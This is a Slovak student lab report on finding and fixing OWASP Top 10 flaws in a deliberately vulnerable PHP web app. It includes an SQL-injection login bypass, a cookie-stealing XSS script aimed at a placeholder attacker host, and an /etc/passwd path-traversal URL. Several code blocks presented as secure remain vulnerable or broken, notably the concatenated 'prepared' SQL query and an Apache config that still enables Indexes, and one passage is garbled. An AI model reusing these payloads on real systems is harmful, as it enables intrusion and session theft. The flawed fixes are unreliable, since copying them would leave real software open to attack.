


Úvod do počítačovej bezpečnosti

Zraniteľnosť web aplikácií p.2


Úlohou zadania je upraviť Web z minulého zadania, ktorý obsahuje 10 rôznych zraniteľností, ktoré sú popísané na hlavnej stránke (po prihlásení). Vašou úlohou je a opraviť ich, svoje riešenie otestovať a popísať. Mám k dispozícii prístupové údaje k zdrojovým suborom a celému systému, používam ssh Putty a WinScp ako ftp nástroj.

 student@debian: /var/www/udpb/www-vulnerable/content

```
login as: student
student@192.168.56.101's password:
Linux debian 3.2.0-4-amd64 #1 SMP Debian 3.2.68-1+deb7u1 x86_64


The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
You have new mail.
Last login: Sun Nov 29 09:56:24 2020
student@debian:~$
```

/var/www/udpb/www-vulnerable/*.*				
Názov	Veľkosť	Zmenené	Oprávnenia	Vlastník
		30. 11. 2015 19:44:31	rw-r--r--	root
content		18. 11. 2015 14:15:08	rw-r--r--	root
css		25. 6. 2015 16:24:31	rw-r--r--	root
fonts		25. 6. 2015 16:24:31	rw-r--r--	root
images		25. 6. 2015 16:24:31	rw-r--r--	root
include		25. 6. 2015 16:24:31	rw-r--r--	root
js		25. 6. 2015 16:24:31	rw-r--r--	root
www-vulnerable		25. 6. 2015 16:24:31	rw-r--r--	root
index.php	4 KB	25. 6. 2015 16:24:31	rw-r--r--	root
poc.html	1 KB	25. 6. 2015 16:24:31	rw-r--r--	root
preview.php	1 KB	25. 6. 2015 16:24:31	rw-r--r--	root
README.md	1 KB	25. 6. 2015 16:24:31	rw-r--r--	root
test	1 KB	25. 6. 2015 16:24:31	rw-r--r--	root

A1 - Injection: Technika napadnutia databázové servery vsunutím kódu cez neošetrený vstup a vloženie pozmeneného SQL odkazu. V Search forme a tak isto aj v prihlasovacom forme je prítomná zraniteľnosť typu SQLi.

Pomocou nástroja ZAP som odhalil ďalšiu oveľa nebezpečnejšiu zraniteľnosť SQL injection, a to prelomenie prihlasovacieho formulara. SQL injection query: **' OR '1'='1' --**



Overenie SQL injection na prihlasenie bez poznania prihlasovacích údajov naozaj fungovalo:

Meno

' OR '1'='1' --

Heslo

Prihlásiť

Riešenie zraniteľnosti:

Pri riešení tejto zraniteľnosti musíme mať vždy na pamäti, že nemôžeme veriť žiadnemu vstupu od užívateľa aj v prípade, že je validačná kontrola vstupu na klientskej strane, nakoľko toto sa dá obísť napríklad cez priame requesty.

Takže musíme kontrolovať vstupy aj na server strane. Ďalej je štandard používať PreparedStatements, CallableStatements, BlackLists, WhiteLists pre vstupné querys. Nie je odporúčané spájať stringy do querys a používať exec comandy. Nevytvárať dynamické SQL querys. Escapovať všetky vstupy z klientskej strany. Držať sa pravidla least privileges pre databázy a jej užívateľov

V subore search.php bolo implementovane SQL query pre vyhľadavaci formular pomocou MySQL databazy bez ziadnej odporucanej ochrany.

```
$search = $db->query('SELECT * FROM articles WHERE title LIKE  
"%'.$_POST[search].'" OR content LIKE "%'.$_POST[search].'"');
```

Bezpečná implementácia :

```
$input = mysql_real_escape_string($_POST[search])  
$query = 'SELECT * FROM articles WHERE title LIKE "%'.$input.'" OR content  
LIKE "%'.$input.'"'  
$stmt = $db->stmt_init();  
if(!$stmt->prepare($query)) {  
    print "Failed to prepare statement\n";  
}  
else {  
    $stmt->execute();  
    $result = $stmt->get_result();  
}  
  
$stmt->close();  
$db->close();
```

V tejto implementácii je použitý odporucaný PHP framework, ktorý rieši najčastejšie SQL injection zraniteľnosti, je použitá funkcia `mysql_real_escape_string($_POST[search])`, ktorá ako prvé čo spraví je, že ošetri vstup aby neobsahoval podozrivé queries. Dalej sa kontroluje, či sa podarilo vytvoriť prepared statements, ak áno pomocou frameworku bezpečne executujeme a fetchujeme výstup hľadania. Pripojenie k database nakoniec zatvoríme.

Po implementácii toho riešenia sme odstranili známe možnosti SQL injection, takže už som **nebol schopný prelomiť autentifikáciu, a ani tool ZAP nedetekoval hrozbu.**

A2 - Broken Authentication and Session Management: Táto zraniteľnosť umožňuje útok na prihlasovacie časti aplikácie. Je nutné zamerať sa na predávanie autentifikačných údajov a bezpečné úložisko identifikátora relácie.

Túto zraniteľnosť som overil cez Wireshark a ako sa dalo čakať, odchytil som session id. Táto implementácia GET requestu je obzvlášť nebezpečná. Nakoľko v tomto prípade by nepomohlo ani SSL šifrovanie, lebo GET string sa nesifruje.

Capturing from VirtualBox Host-Only Network						
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help						
ip.dst == 192.168.56.101						
No.	Time	Source	Destination	Protocol	Length	Info
2	1.317130	192.168.56.1	192.168.56.101	TCP	54	60538 → 80 [FIN, ACK] Seq=1 Ack=1 Win=8212 Len=0
3	1.317219	192.168.56.1	192.168.56.101	TCP	66	60546 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM=1
6	1.317552	192.168.56.1	192.168.56.101	TCP	54	60546 → 80 [ACK] Seq=1 Ack=1 Win=2102272 Len=0
7	1.320563	192.168.56.1	192.168.56.101	HTTP	714	GET /udpb/www-vulnerable/?page=logout.php&session_id=0gbf0j98odmeeu37crgakuefv7&go_page=index.php HTTP/1.1
10	1.326370	192.168.56.1	192.168.56.101	HTTP	651	GET /udpb/www-vulnerable/index.php HTTP/1.1
12	1.367051	192.168.56.1	192.168.56.101	TCP	54	60537 → 80 [ACK] Seq=1258 Ack=2485 Win=8212 Len=0
14	2.317577	192.168.56.1	192.168.56.101	TCP	66	[TCP Dup ACK 601] 60546 → 80 [ACK] Seq=1 Ack=1 Win=2102272 Len=0 SLE=0 SRE=1
16	6.332273	192.168.56.1	192.168.56.101	TCP	54	60537 → 80 [ACK] Seq=1258 Ack=2486 Win=8212 Len=0
18	12.222556	192.168.56.1	192.168.56.101	TCP	54	60537 → 80 [FIN, ACK] Seq=1258 Ack=2486 Win=8212 Len=0
21	22.337930	192.168.56.1	192.168.56.101	TCP	54	60546 → 80 [ACK] Seq=1 Ack=2 Win=2102272 Len=0
25	33.220348	192.168.56.1	192.168.56.101	TCP	54	60546 → 80 [FIN, ACK] Seq=1 Ack=2 Win=2102272 Len=0

- ▼ Request URI: /udpb/www-vulnerable/?page=logout.php&session_id=0gbf0j98odmeeu37crgakuefv7&go_page=index.php
Request URI Path: /udpb/www-vulnerable/
- ▼ Request URI Query: page=logout.php&session_id=0gbf0j98odmeeu37crgakuefv7&go_page=index.php
Request URI Query Parameter: page=logout.php
Request URI Query Parameter: session_id=0gbf0j98odmeeu37crgakuefv7
Request URI Query Parameter: go_page=index.php

Riešenie zraniteľnosti:

Riešenie tejto zraniteľnosti má dve časti, poprové je nutné pri každom prihlásení generovať nové náhodné session id, a v prípade ak ho potrebujeme poslať na stranu Servera navrhujem session id dať do tela POST requestu a použiť TLS šifrovanie HTTPS, vtedy bude session ID bezpečne preto spoofingu. Plus by mali byť session id validné len určity časový interval. Po odhlásení musia expirovať.

Všeobecne pre riešenie zraniteľnosti Broken Authentication platí používanie multifaktorovej autentifikácie, kontrola slabých a prelomených hesiel pri registrácii. Request login delay, ako ochrana proti brute force útoku. Limit neúspešných pokusov o prihlásenie.

V súbore login.php je implementovaná pre nové prihlásenie nasledovná akcia:

```
if(!empty($data)){
    $_SESSION['id'] = $data['id'];
    $_SESSION['name'] = $data['name'];
    $_SESSION['session_id'] = session_id();
    return true;
}else{
    return false;
}
```

Funkcia PHP `session_id()`; vracia stare session id aktualneho pouzivatela, to znamena, ze ak utocnik ziska toot id napriklad pomocou cookies, je schopny sa dlhodobo prihlasovat ako neopravnenou uzivatel. Rieseni tejto zranitelnosti je viacero, zacneme generovanim noveho session id pre kazde prihlasenie (pomocou `session_regenerate_id()`):

Bezpečná implementácia :

```
if(!empty($data)){
    $_SESSION['id'] = $data['id'];
    $_SESSION['name'] = $data['name'];

    session_regenerate_id();
    $_SESSION['session_id'] = session_id();
    return true;
}else{
    return false;
}
```

V tomto stave je avšak stále nutné zdôrazniť používanie HTTPS šifrovaného prenosu. Ďalším dôležitým nastavením je v php.ini file povoliť session.use_strict_mode a session.use_only_cookies a zakázať session.use_trans_sid. Příklad:


session.use_strict_mode "1"

session.use_only_cookies "1"

session.use_trans_sid "0"

A3 - XSS: metóda narušenia WWW stránok, ktorá využíva chyby v skriptoch. Útočník vďaka chybám podstrčí do stránok vlastný kód, čo vyvoláva poškodenie vzhľadu stránok, ich znefunkčnenie, získavanie citlivých údajov návštevníkov stránok, obídenie bezpečnostných prvkov aplikácie a phishing.


Zraniteľnosť XSS som overil podľa tutorialu:



Tato zraniteľnosť by dovoľila útočníkovi získať cookies užívateľa, vďaka ktorému by mohol získať neoprávnený prístup, v prípade že by aplikácia nemala prídavne bezpečnostné kontroly session id. Tento script (JS exploit) by poslal obsah cookies útočníkovi:

```
<script>
    var req = new XMLHttpRequest();
    var url = attacker_server_ip + document.cookie;
    req.open("GET", url);
    req.send();
</script>
```

Pre zaujímavosť som pustil autoamtické skenovanie cez ZAP a tento nastroj ďalších 61 možných upozornení na XSS zraniteľnosť, kvôli tomu, že web server nemá povolenú XSS ochranu.



Riešenie zraniteľnosti:

Program ZAP nám poskytne aj takúto užitočnú hlásku:

“Web Browser XSS Protection is not enabled, or is disabled by the configuration of the 'X-XSS-Protection' HTTP response header on the web server.

Ensure that the web browser's XSS filter is enabled, by setting the X-XSS-Protection HTTP response header to '1'.”

Toto nastavenie vieme povoliť priamo pri konfigurácii web servera, napríklad Apache:

```
<VirtualHost *:80>

    ...

    # XSS Protection

    Header always append X-Frame-Options SAMEORIGIN

    Header always append X-XSS-Protection 1

    Header always append Content-Security-Policy "frame-ancestors 'self'"

    ...

</VirtualHost>
```

Ďalším riešením je jednoducho zakázanie interpretácie HTML/JS kódu zo vstupných polí, a teda bránenie užívateľskému vstupu ako plain text. A samozrejme použitie escapovania, prepared statement, blacklisty, regular expressions, používanie spoľahlivých API a frameworkov atď.

Robustnejšie riešenie je založené na správnej backend implementácii, v php. Napríklad v súbore search.php použijeme pre každú návratovú hodnotu htmlspecialchars() funkciu. Táto funkcia zabráni tomu aby sa vstup od užívateľa interpretoval ako HTML/JS zdroj, ale len ako plain text.

```
echo htmlspecialchars($string, ENT_QUOTES, 'UTF-8');
```

Povodný zraniteľný kód:

```
<div>
    <?php
    try {
        while($data = $search->fetch_array(MYSQL_ASSOC)){
            echo 'Article: <a
href=/index.php?id='.$data["id"].'>'.$data["title"].'</a><br />';
        }
    } catch (Exception $e) {
        header("LOCATION: error_page.php");
    }
    ?>
</div>
```

Opravená implementácia:

```
<div>
    <?php
    try {
        while($data = htmlspecialchars($search->fetch_array(MYSQL_ASSOC))){
            echo 'Article: <a
href=/index.php?id='.$data["id"].'>'.htmlspecialchars($data["title"]).'</a><br />';
        }
    } catch (Exception $e) {
        header("LOCATION: error_page.php");
    }
    ?>
</div>
```

Po implementovaní týchto úprav výrazne klesol počet upozornení, ktoré nasiel nástroj ZAP.

A4 - Insecure Direct Object References - V prípade, že sa pokúsite načítať nasledujúcu linku poradiť sa Vám získať prístup k súboru, kam by ste sa za normálnych okolností nemali nikdy dostať. Táto zraniteľnosť typu LFI (local file inclusion) spočíva v nesprávnom includovaní (vyžadovaní) súborov.
<http://192.168.56.102/udpb/www-vulnerable/?page=../../../../../etc/passwd>

Riešenie zranitelnosti:

Zabrániť tomuto útoku je možné vhodným ošetrovaním vstupov, ktoré idú do funkcie include() alebo require(). Navyše by mal mať file system určene privilegia na čítanie, zápis. Ďalej používať nepriame indexovanie stránok a suborov pre session. Napríklad použiť užívateľovy zvolit index len v dovolenom rozsahu a tento na serverovej strane priradiť z databázy priamu cestu k zdroju. Ďalším odporúčaným riešením je pri každej požiadavke o priamy prístup k zdrojom, validovať svoje práva.

V súbore preview.php sa nachádzal nebezpečná implementácia includovania suborov, ktorú som opravil nasledovne.

Pôvodná zraniteľnosť:


```
<?php
    $file = $_GET['file'];
    if(isset($file))
    {
        include("$file");
    }
    else
    {
        include("index.php");
    }
?>
```

Bezpečné riešenie:

```
<?php
    $allowed = array(
        'index.php',
        './content/home.php',
        './content/login.php',
        './content/logout.php',
        './content/search.php',
        './content/kontakt.php'
    );
    if(isset($file))
    {
        if (in_array(basename($_GET['file']), $allowed)) {
            include(basename($_GET['file']));
        }
    }
    else
    {
        include("index.php");
    }
?>
```


A5 - Security Misconfiguration: Dobré zabezpečenie musí mať zabezpečené konfigurácie nasadené pre aplikácie, frameworky, aplikačné, webové a databázové servery a platformy, Tiež je nevyhnutné aktualizovanie softwaru. Keď zadáte nasledujúcu linku do prehliadača, zistíte, že je zapnutý dir listing. <http://192.168.56.102/udpb/www-vulnerable/images/> Na zabránenie tohto typu útoku odporúčame vytvoriť .htaccess, ktorý bráni dir listingu.

Overenie zraniteľnosti podľa tutorialu:



Pre zaujímavosť som overil zraniteľnosť nástrojom ZAP a ten našiel viacero (6) nebezpečných konfigurácií Dir listingu:

- ▼ Directory Browsing (6)
 - GET: <http://192.168.56.101/udpb/www-vulnerable/css/>
 - GET: <http://192.168.56.101/udpb/www-vulnerable/css/ie/>
 - GET: <http://192.168.56.101/udpb/www-vulnerable/css/images/>
 - GET: <http://192.168.56.101/udpb/www-vulnerable/fonts/>
 - GET: <http://192.168.56.101/udpb/www-vulnerable/images/>
 - GET: <http://192.168.56.101/udpb/www-vulnerable/js/>

A ZAP odporuča:

“Disable directory browsing. If this is required, make sure the listed files does not induce risks.”


Bezpečná konfigurácia Directory pre Apache web server (odstrániť Indexes z nastavení):

```
<Directory /var/www/>
    Options Indexes FollowSymLinks
    AllowOverride None
    Require all granted
</Directory>
```

Všeobecným odporúčaním tejto zraniteľnosti je používanie najaktualnejších nastavení a patchov, verzii pre frameworky a APIs. Robiť scany a audity webovej aplikácie, ideálne externými službami.

A6 - Sensitive Data Exposure: Niektoré aplikácie nesprávne chránia citlivé dáta, preto môžu mať k nim útočníci ľahký prístup. Tieto dáta si vyžadujú osobitnú ochranu. Prihlasovacie údaje sa prenášajú cez nezabezpečený HTTP protokol cez GET /udpb/www-vulnerable/index.php?name=student&pass=student&logIN=1. Odporúčame prerobiť prihlasovací formulár na POST a použiť SSL na vytvorenie zabezpečeného spojenia tzv. HTTPS.

Overil som zraniteľnosť z tutorialu WireSharkom:




V tomto prípade je jednoznačne najlepšia ochrana a best practise používať POST request namiesto GET a TLS šifrovanie HTTPS protokolom.

Všeobecne platí, dávať pozor aby sme zakrytovali všetky súkromné údaje prenášané internetom. Neuchovávať zbytočne veľa citlivých dát. Používať bezpečné šifrovacie algoritmy a veľkosti kľúčov. Implementácia tohto riešenia by sa robila presne ako na zadani c7 kedy sme riešili TLS šifrovanie web aplikácie.

A7 - Missing Function Level Access Control: ak aplikácia umožňuje neautentifikovaný prístup k stránkam, ku ktorým by mal byť povolený prístup iba po autentifikácii, existuje zraniteľnosť, keď odkazovaná zobrazi informácie, ktoré majú byť prístupné iba autentifikovaným užívateľom. Zraniteľnosť tohto webu spočíva v tom, že útočník je schopný načítať obsah stránok aj bez toho aby bol prihlásený. Napríklad: <http://192.168.56.102/udpb/www-vulnerable/content/home.php?id=2> Zabrániť tomuto typu útoku je možné vhodnou implementáciou autentifikácie.

Overil som túto zraniteľnosť podľa tutorialu:



Second article

Jun 15, 15

A1 - Injection: Technika napadnutia databázových serverov vsunutím kódu cez neautentifikovaný vstup a vložiť dostanete sa k hashu jedného z používateľov - %" UNION SELECT ALL 1,concat(password,char(58 takzvaná PDO. Implementujte ochranu voči SQLi na prihlasovací formulár a id parameter v URL. Vhu


A2 - Broken Authentication and Session Management: Táto zraniteľnosť umožňuje útok na prihlasovacie údaje odhlasovacieho tlačidla je zverejnená sessionid, ktorá by mala byť uchovaná v tajnosti, je logoch. Príklad: GET /page=logout.php&session_id=5tk8tsccg7gvt9jgh6nj9336&go_page=index.php

Spravna implementacia autentifikacie by mala defaultne zakazovat pristup k zdrojovym suborom.


Tuto zranitelnost mozme osterit vytvorenim a spravnou upravou suboru .htaccess v subore content. Obsah ./content/.htaccess suboru vyzera nasledovne:

```
Order deny,allow
Deny from all
```

A8 - Cross-Site Request Forgery (CSRF): Technika umožňujúca útočníkovi podvrhnúť formulár na inej stránke alebo pomocou HTTP metódy presmerovať prehliadač obeť na script spracujúci legitímny formulár dátovej aplikácie, ktorá poškodzuje obeť. Na kontaktnom a prihlasovacom formuláre nie sú implementované CSRF tokeny.



Overil som zranitelnost nastrojom ZAP a ten vygeneroval 28 upozorneni:



Zap odporúča vela riešení:

Use a vetted library or framework that does not allow this weakness to occur or provides constructs that make this weakness easier to avoid.

For example, use anti-CSRF packages such as the OWASP CSRFGuard.

Ensure that your application is free of cross-site scripting issues, because most CSRF defenses can be bypassed using attacker-controlled script.

Generate a unique nonce for each form, place the nonce into the form, and verify the nonce upon receipt of the form. Be sure that the nonce is not predictable (CWE-330).

Note that this can be bypassed using XSS.

Identify especially dangerous operations. When the user performs a dangerous operation, send a separate confirmation request to ensure that the user intended to perform that operation.

Riešenie zranitelnosti:

Implementacia pre Apache web server:

```
<VirtualHost>
  CSRF_Enable on
  CSRF_Action deny
  CSRF_EnableReferer off
</VirtualHost>
```

A9 - Using Components with Known Vulnerabilities: Komponenty softvérových modulov bývajú často spustené s úplnými oprávneniami. Pri využití chybných komponentov môže uľahčiť stratu dát alebo poškodenie serverov. Ďalším problémom býva použitie komponentov, ktoré sú nezaplátané a trpia rôznymi zraniteľnosťami. Preto sa vždy uistite, že používate aktuálne komponenty a frameworky na vývoj.

Na získanie informácií a platforme a verziách som použil nástroj **nmap**:

```
kali@kali:~$ nmap -sV 192.168.56.101
Starting Nmap 7.80 ( https://nmap.org ) at 2020-11-29 06:10 EST
Nmap scan report for 192.168.56.101
Host is up (0.00084s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 6.0p1 Debian 4+deb7u2 (protocol 2.0)
80/tcp    open  http     Apache httpd 2.2.22
111/tcp   open  rpcbind  2-4 (RPC #100000)
Service Info: Host: 127.0.1.1; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 19.39 seconds
```

Vidíme, že náš web server používa Apache verzie 2.2.22 na operačnom systéme Debian. Skôr sme už zistili, že používa aj MySQL databázu. S týmito informáciami, môžeme na internete vyhľadať zraniteľnosti.

Nástroj NIKTO vie nájsť zraniteľnosti priamo podľa verzie použitého frameworku. Niektoré patche obsahujú známe zraniteľnosti.

```
kali@kali:~$ nikto -host "http://192.168.56.101/udpb/www-vulnerable/"
- Nikto v2.1.6

+ Target IP: 192.168.56.101
+ Target Hostname: 192.168.56.101
+ Target Port: 80
+ Start Time: 2020-11-29 06:04:54 (GMT-5)

+ Server: Apache/2.2.22 (Debian)
+ Retrieved x-powered-by header: PHP/5.4.39-0+deb7u2
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ Cookie PHPSESSID created without the httponly flag
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ OSVDB-630: The web server may reveal its internal or real IP in the Location header via a request to /images over HTTP/1.0. The value is "127.0.1.1".
+ Apache/2.2.22 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x branch.
+ Allowed HTTP Methods: GET, HEAD, POST, OPTIONS
+ Web Server returns a valid response with junk HTTP methods, this may cause false positives.
+ Server may leak inodes via ETags, header found with file /udpb/www-vulnerable/test, inode: 268524, size: 5, mtime: Thu Jun 25 10:24:31 2015
+ OSVDB-12184: /udpb/www-vulnerable/?PHPBB85F2A0-3C92-11d3-A3A9-4C7B08C10000: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings.
+ OSVDB-12184: /udpb/www-vulnerable/?PHPPE9568F36-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings.
+ OSVDB-12184: /udpb/www-vulnerable/?PHPPE9568F36-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings.
+ OSVDB-12184: /udpb/www-vulnerable/?PHPPE9568F36-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings.
+ OSVDB-3268: /udpb/www-vulnerable/css/: Directory indexing found.
+ OSVDB-3092: /udpb/www-vulnerable/css/: This might be interesting...
+ OSVDB-3268: /udpb/www-vulnerable/images/: Directory indexing found.
+ 7915 requests: 0 error(s) and 17 item(s) reported on remote host
+ End Time: 2020-11-29 06:05:05 (GMT-5) (11 seconds)

+ 1 host(s) tested
```

Best practise v tomto prípade je identifikácia komponentov a ich aktualizácia na najnovšie verzie, ktoré by mali mať fixnú zraniteľnosť.

A10 - Unvalidated Redirects and Forwards: Webové aplikácie často presmerujú užívateľa na iné stránky a použijú nedoverhodné údaje na určenie cieľovej stránky. Bez správneho overenia môže útočník presmerovať obeť na phishing alebo malware stránky.

Príklad zraniteľnosti tohto webu: GET

`?page=logout.php&session_id=5tk8tscgght7gvt9jgh6nj9336&go_page=http://citadelo.com`

V tomto prípade sa odporúča nepoužívať vôbec presmerovania a forwardy, najmä nie cez get requesty. Tato zraniteľnosť v kombinácii s XSS zraniteľnosťou môže byť pre útočníka jednoduchá príležitosť. Ak sa

nevieme vyhnúť redirectom, odporúča sa filtrovať parameter smerovania, napríklad zakazať globalnu ip, ale povoliť len relatívne cesty.

OWASP odporúča implementačnú metódu sendRedirect(), ktorá by mal byť bezpečná. Výstupným rizikom je väčšinou Phishing útok.

Riešenie zraniteľnosti:

V súbore index.php bola implementovaná zraniteľnosť, ktorá plynula z nesprávneho a zbytočného použitia echo funkcie, ktorá obsahuje parameter session id užívateľa a navyše template na presmerovanie url, a čo je najhoršie celé je to v GET requeste.

```
if(isLogin()){
    echo '<li><a href="./?page=logout.php&session_id='.$session_id().'&go_page=index.php">Odhlásiť sa</a></li>';
}else{
    echo '<li><a href="./?page=login.php">Login</a></li>';
}
```

Riešením tejto zraniteľnosti je neposielať session id. Na funkčnosti sa to neprejaví.

```
if(isLogin()){
    echo '<li><a href="./?page=logout.php&go_page=index.php">Odhlásiť sa</a></li>';
}else{
    echo '<li><a href="./?page=login.php">Login</a></li>';
}
```

V súbore logout.php bol kód:

```
<?php
    $_SESSION = array();
    session_destroy();
    header("LOCATION: ".$_GET['go_page']);
?>
```

Pri odhlásení sa presmerovalo URL podľa vstupného parametru „go_page“, riešením je nastaviť konštantu presmerovanie napríklad na:

```
<?php
    $_SESSION = array();
    session_destroy();
    header("LOCATION: " . "/content/login.php");
?>
```

Zhodnotenie

V tomto zadaní sme nadviazali na predošlú prácu a implementovali alebo upravili zdrojové kódy webovej aplikácie aby sme predišli najčastejším bezpečnostným hrozbám. Podarilo sa nám pre každú zraniteľnosť nájsť lepšie riešenie alebo úpravu, ktorá by útočníkovi zabránila alebo prípadne aj znemožnila využiť daný typ útoku.